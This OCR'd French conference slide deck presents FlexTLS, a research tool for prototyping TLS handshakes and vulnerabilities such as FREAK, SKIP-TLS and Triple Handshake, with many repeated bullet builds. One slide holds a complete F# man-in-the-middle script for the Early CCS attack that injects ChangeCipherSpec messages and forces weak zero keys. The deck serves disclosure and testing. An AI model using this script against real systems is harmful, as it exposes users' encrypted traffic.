FlexTLS

des prototypes à l'exploitation de vulnérabilités dans TLS - SSTIC 2015 -

Benjamin Beurdouche Jean-Karim Zinzindohoué

Table des matières

1

Introduction

Transport Layer Security (TLS)

TLS est un protocole établissant un canal sécurisé bidirectionnel permettant l'échange sûr d'informations entre deux participants qui utilisent un réseau potentiellement sous le contrôle d'un adversaire.

Transport Layer Security (TLS)

TLS est un protocole établissant un canal sécurisé bidirectionnel permettant l'échange sûr d'informations entre deux participants qui utilisent un réseau potentiellement sous le contrôle d'un adversaire.

- Il s'agit de l'un des protocoles les plus utilisé pour sécuriser les communications sur internet

Transport Layer Security (TLS)

TLS est un protocole établissant un canal sécurisé bidirectionnel permettant l'échange sûr d'informations entre deux participants qui utilisent un réseau potentiellement sous le contrôle d'un adversaire.

- Il s'agit de l'un des protocoles les plus utilisé pour sécuriser les communications sur internet
- HTTPS mais aussi FTP(S), IMAP(S), SMTP(S), SIP(S) ... reposent sur TLS

Transport Layer Security (TLS)

TLS est un protocole établissant un canal sécurisé bidirectionnel permettant l'échange sûr d'informations entre deux participants qui utilisent un réseau potentiellement sous le contrôle d'un adversaire.

- Il s'agit de l'un des protocoles les plus utilisé pour sécuriser les communications sur internet
- HTTPS mais aussi FTP(S), IMAP(S), SMTP(S), SIP(S) ... reposent sur TLS
- Le protocole assure la confidentialité, l'intégrité et l'authentification des données qui transitent par la connexion

Transport Layer Security (TLS)

TLS est un protocole établissant un canal sécurisé bidirectionnel permettant l'échange sûr d'informations entre deux participants qui utilisent un réseau potentiellement sous le contrôle d'un adversaire.

- Il s'agit de l'un des protocoles les plus utilisé pour sécuriser les communications sur internet
- HTTPS mais aussi FTP(S), IMAP(S), SMTP(S), SIP(S) ... reposent sur TLS
- Le protocole assure la confidentialité, l'intégrité et l'authentification des données qui transitent par la connexion
- L'échange d'informations privées est sa principale fonction

Transport Layer Security (TLS)

Encore un exemple de l'importance de TLS ?

Transport Layer Security (TLS)

Encore un exemple de l'importance de TLS ?

- Le protocole n'est pas fait (que) pour télécharger des épisodes de Game of Thrones illégalement !!!

Transport Layer Security (TLS)

Encore un exemple de l'importance de TLS ?

- Le protocole n'est pas fait (que) pour télécharger des épisodes de Game of Thrones illégalement !!!
- Depuis l'ouverture du SSTIC ce matin, près de 1,4 Milliards de dollars (uniquement en transactions e-commerce) ont été protégés par TLS

Transport Layer Security (TLS)

Encore un exemple de l'importance de TLS ?

- Le protocole n'est pas fait (que) pour télécharger des épisodes de Game of Thrones illégalement !!!
- Depuis l'ouverture du SSTIC ce matin, près de 1,4 Milliards de dollars (uniquement en transactions e-commerce) ont été protégés par TLS
- Certaines informations n'ont pas de prix et sont parfois vitales

Pourtant depuis 2011...

Durant ces quatre dernières années, plus d'une vingtaine de vulnérabilités, dont certaines majeures, ont été découvertes dans le protocole ou les implémentations.

Pourtant depuis 2011...

Durant ces quatre dernières années, plus d'une vingtaine de vulnérabilités, dont certaines majeures, ont été découvertes dans le protocole ou les implémentations.

- BEAST (2011)
- CRIME (2012)
- ...

Pourtant depuis 2011...

Durant ces quatre dernières années, plus d'une vingtaine de vulnérabilités, dont certaines majeures, ont été découvertes dans le protocole ou les implémentations.

- BEAST (2011)
- CRIME (2012)
- ...
- Triple Handshake (2014)
- Heartbleed (2014)
- ...

Pourtant depuis 2011...

Durant ces quatre dernières années, plus d'une vingtaine de vulnérabilités, dont certaines majeures, ont été découvertes dans le protocole ou les implémentations.

- BEAST (2011)
- CRIME (2012)
- ...
- Triple Handshake (2014)
- Heartbleed (2014)
- ...
- FREAK + SKIP (2015)
- Logjam (2015)

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS
- Fragmentation et modifications arbitraires sur les messages du protocole

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS
- Fragmentation et modifications arbitraires sur les messages du protocole
- API simple mais complet, utilisant des valeurs cohérentes par défaut

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS
- Fragmentation et modifications arbitraires sur les messages du protocole
- API simple mais complet, utilisant des valeurs cohérentes par défaut
- Facilité à créer et gérer des connections concurrentes et MITM

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS
- Fragmentation et modifications arbitraires sur les messages du protocole
- API simple mais complet, utilisant des valeurs cohérentes par défaut
- Facilité à créer et gérer des connections concurrentes et MITM
- Modifications en temps réel des paramètres de session

Motivations pour FlexTLS

Comment contribuer à la sécurisation du protocole et ses implémentations ?
Dans un premier temps nous avons crée un outil simple et flexible pour tester les implémentations.

- Implémentation rapide de nouvelles fonctionnalités de TLS
- Fragmentation et modifications arbitraires sur les messages du protocole
- API simple mais complet, utilisant des valeurs cohérentes par défaut
- Facilité à créer et gérer des connections concurrentes et MITM
- Modifications en temps réel des paramètres de session
- Modifications de la connexion a plusieurs niveaux d'abstraction plaintext, ciphertext, messages de handshake ou d'alerte ...

2

FlexTLS : Architecture et API

miTLS comme base de FlexTLS

miTLS est une librairie cryptographique formellement vérifiée implémentant TLS (www.mitls.org)

miTLS comme base de FlexTLS

miTLS est une librairie cryptographique formellement vérifiée implémentant TLS (www.mitls.org)

- Langage fonctionnel très expressif, fortement typé et sans effets de bord (F#)

miTLS comme base de FlexTLS

miTLS est une librairie cryptographique formellement vérifiée implémentant TLS (www.mitls.org)

- Langage fonctionnel très expressif, fortement typé et sans effets de bord (F#)
- Réutilisation de certaines fonctions vérifiées pour FlexTLS (Parsing et serialisation des messages)

miTLS comme base de FlexTLS

miTLS est une librairie cryptographique formellement vérifiée implémentant TLS (www.mitls.org)


- Langage fonctionnel très expressif, fortement typé et sans effets de bord (F#)
- Réutilisation de certaines fonctions vérifiées pour FlexTLS (Parsing et serialisation des messages)
- Gestion simplifiée des connexions concurrentes (immutables et shadowing)

miTLS comme base de FlexTLS

miTLS est une librairie cryptographique formellement vérifiée implémentant TLS (www.mitls.org)

- Langage fonctionnel très expressif, fortement typé et sans effets de bord (F#)
- Réutilisation de certaines fonctions vérifiées pour FlexTLS (Parsing et serialisation des messages)
- Gestion simplifiée des connexions concurrentes (immutables et shadowing)
- Facilite la synchronisation et le transfert des états du protocole et des messages entre plusieurs connexions


Architecture



3

Prototypes rapides de handshake TLS

TLS 1.3




```
static member client (address:string, cn:string, port:int) : state =

    // We need to use the negotiable groups extension for TLS 1.3
    let cfg = {defaultConfig with maxVer = TLS_1p3;
      negotiableDHGroups = [DHE2432; DHE3072; DHE4096; DHE6144; DHE8192]} in

    // Start TCP connection with the server
    let st,_ =
      FlexConnection.clientOpenTcpConnection(address,cn,port,cfg.maxVer) in

    // We want to ensure a ciphersuite
    let fch = {FlexConstants.nullFClientHello with
        pv = Some(cfg.maxVer);
        ciphersuites = Some([TLS_DHE_RSA_WITH_AES_128_GCM_SHA256]) } in

    let st,nsc,fch   = FlexClientHello.send(st,fch,cfg) in
    let st,nsc,fcks  = FlexClientKeyShare.send(st,nsc) in

    let st,nsc,fsh   = FlexServerHello.receive(st,fch,nsc) in
    let st,nsc,fsks  = FlexServerKeyShare.receive(st,nsc) in

    // Peer advertises that it will encrypt the traffic
    let st           = FlexState.installReadKeys st nsc in
    let st,nsc,fcert = FlexCertificate.receive(st,Client,nsc) in
    let st,nsc,scertv =
      FlexCertificateVerify.receive(st,nsc,FlexConstants.sigAlgs_ALL) in
    let st,nsc,ffS   = FlexFinished.receive(st,nsc,Server) in

    // We advertise that we will encrypt the traffic
    let st           = FlexState.installWriteKeys st nsc in
    let st,nsc,ffC   = FlexFinished.send(st,nsc,Client) in

    // Install the application data keys
    let st           = FlexState.installReadKeys st nsc in
    let st           = FlexState.installWriteKeys st nsc in
    st
```

Rédaction concise de scénarios

Scenario	n° de msgs	n° de lignes de code
TLS 1.2 RSA	9	18
TLS 1.2 DHE w/ Client Auth	13	23
TLS 1.3 1-RTT	10	24
CCS Injection	17	29
Triple Handshake	14	44
FREAK Attack	12	22
ClientHello Fragmentation	3	8
Alert Attack	3	7

Table 1. Bilan des appels aux fonctions de FlexTLS par scénarios

4


Découverte manuelle et exploitation de vulnérabilités

Identification des suspects (SKIP-TLS)


L'inspection manuelle du code d'une implémentation est difficile à réaliser sans aucune aide :

- Les machine à états sont complexes
- Les automates implémentés sont souvent laxistes
- Beaucoup de fonctionnalités inutiles sont conservées

FlexTLS permet d'identifier rapidement les points d'intérêt dans l'implémentation testée. (ex : l'inversion manuelle de messages est triviale)



Exploitation (Early CCS)




```
1  let earlyCCS (server_name:string, port:int) : state * state =
2
3    (* Start being a Man-In-The-Middle *)
4    let sst,_,cst,_ = FlexConnection.MitmOpenTcpConnections(
5        "0.0.0.0",server_name,listener_port=6666,
6        server_cn=server_name,server_port=port) in
7
8    (* Forward client hello *)
9    let sst,nsc,sch = FlexClientHello.receive(sst) in
10   let cst  = FlexHandshake.send(cst,sch.payload) in
11
12   (* Forward server hello and check the ciphersuite *)
13   let cst,nsc,csh = FlexServerHello.receive(cst,sch,nsc) in
14   if not (isRSACipherSuite (cipherSuite_of_name (getSuite csh))) then
15       failwith "Demo implemented for the RSA key exchange only"
16   else
17   let sst = FlexHandshake.send(sst,csh.payload) in
18
19   (* Inject CCS to both *)
20   let sst,_ = FlexCCS.send(sst) in
21   let cst,_ = FlexCCS.send(cst) in
22
23   (* Compute the weak keys and start encrypting data we send *)
24   let weakKeys = { FlexConstants.nullKeys with
25                    ms = (Bytes.createBytes 48 0)} in
26   let weakNSC  = { nsc with keys = weakKeys} in
27
28   let weakNSCServer = FlexSecrets.fillSecrets(sst,Server,weakNSC) in
29   let sst = FlexState.installWriteKeys sst weakNSCServer in
30
31   let weakNSCClient = FlexSecrets.fillSecrets(cst,Client,weakNSC) in
32   let cst = FlexState.installWriteKeys cst weakNSCClient in
33
34   (* Forward server cert, server hello done, and client key exchange *)
35   let cst,sst,_ = FlexHandshake.forward(cst,sst) in
36   let cst,sst,_ = FlexHandshake.forward(cst,sst) in
37   let sst,cst,_ = FlexHandshake.forward(sst,cst) in
38
39   (* Get the Client CCS, drop it, but install new weak reading keys *)
40   let sst,_,_ = FlexCCS.receive(sst) in
41   let sst   = FlexState.installReadKeys sst weakNSCServer in
42
43   (* Forward the client finished message *)
44   let sst,cst,_ = FlexHandshake.forward(sst,cst) in
45
46   (* Forward the CCS, and install weak reading keys on client side *)
47   let cst,_,_ = FlexCCS.receive(cst) in
48   let cst   = FlexState.installReadKeys cst weakNSCClient in
49   let sst,_ = FlexCCS.send(sst) in
50
51   (* Forward server finished message *)
52   let cst,sst,_ = FlexHandshake.forward(cst,sst) in
53   sst,cst
```

Démonstration

Please FREAK out !

Merci à Nadia Heninger et l'équipe CADO-NFS

5

Conclusions

Status actuel

- Utilisation de FlexTLS pour créer des prototypes de vulnérabilités et les divulguer (FREAK, SKIP...)

Status actuel

- Utilisation de FlexTLS pour créer des prototypes de vulnérabilités et les divulguer (FREAK, SKIP...)
- Possibilité de tester le support de certaines suites cryptographiques ou extensions du protocole

Status actuel

- Utilisation de FlexTLS pour créer des prototypes de vulnérabilités et les divulguer (FREAK, SKIP...)
- Possibilité de tester le support de certaines suites cryptographiques ou extensions du protocole
- Les scripts d'attaques permettent de vérifier en partie la non régression des implémentations

Status actuel

- Utilisation de FlexTLS pour créer des prototypes de vulnérabilités et les divulguer (FREAK, SKIP...)
- Possibilité de tester le support de certaines suites cryptographiques ou extensions du protocole
- Les scripts d'attaques permettent de vérifier en partie la non régression des implémentations
- FlexTLS permets également de développer des prototypes de TLS 1.3 et ainsi de contribuer au sein de l'IETF à la conception de la nouvelle version du protocole

Status actuel

- Utilisation de FlexTLS pour créer des prototypes de vulnérabilités et les divulguer (FREAK, SKIP...)
- Possibilité de tester le support de certaines suites cryptographiques ou extensions du protocole
- Les scripts d'attaques permettent de vérifier en partie la non régression des implémentations
- FlexTLS permets également de développer des prototypes de TLS 1.3 et ainsi de contribuer au sein de l'IETF à la conception de la nouvelle version du protocole
- Vérification du fonctionnement correct des incréments dans le code de miTLS

La suite... ?

- Création d'une base de tests unitaires pour les implémentations, incluant les attaques connues

La suite... ?

- Création d'une base de tests unitaires pour les implémentations, incluant les attaques connues
- Création d'un site permettant aux développeurs de tester leur librairies en utilisant FlexTLS

La suite... ?

- Création d'une base de tests unitaires pour les implémentations, incluant les attaques connues
- Création d'un site permettant aux développeurs de tester leur librairies en utilisant FlexTLS
- Amélioration de la reconnaissance automatique des différentes piles TLS et de leur version

La suite... ?

- Création d'une base de tests unitaires pour les implémentations, incluant les attaques connues
- Création d'un site permettant aux développeurs de tester leur librairies en utilisant FlexTLS
- Amélioration de la reconnaissance automatique des différentes piles TLS et de leur version
- Le port de miTLS puis FlexTLS vers le langage F* nous permettra d'exprimer certaines propriétés de sécurité directement dans FlexTLS

La suite... ?

- Création d'une base de tests unitaires pour les implémentations, incluant les attaques connues
- Création d'un site permettant aux développeurs de tester leur librairies en utilisant FlexTLS
- Amélioration de la reconnaissance automatique des différentes piles TLS et de leur version
- Le port de miTLS puis FlexTLS vers le langage F* nous permettra d'exprimer certaines propriétés de sécurité directement dans FlexTLS
- La génération d'un FlexTLS en OCaml via F* pour de meilleurs performances et une meilleure portabilité

Merci de votre attention !

Un grand merci à Alfredo Pironti, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Jean-Karim Zinzindohoué, l'équipe Prosecco et nos collègues travaillant sur miTLS et F*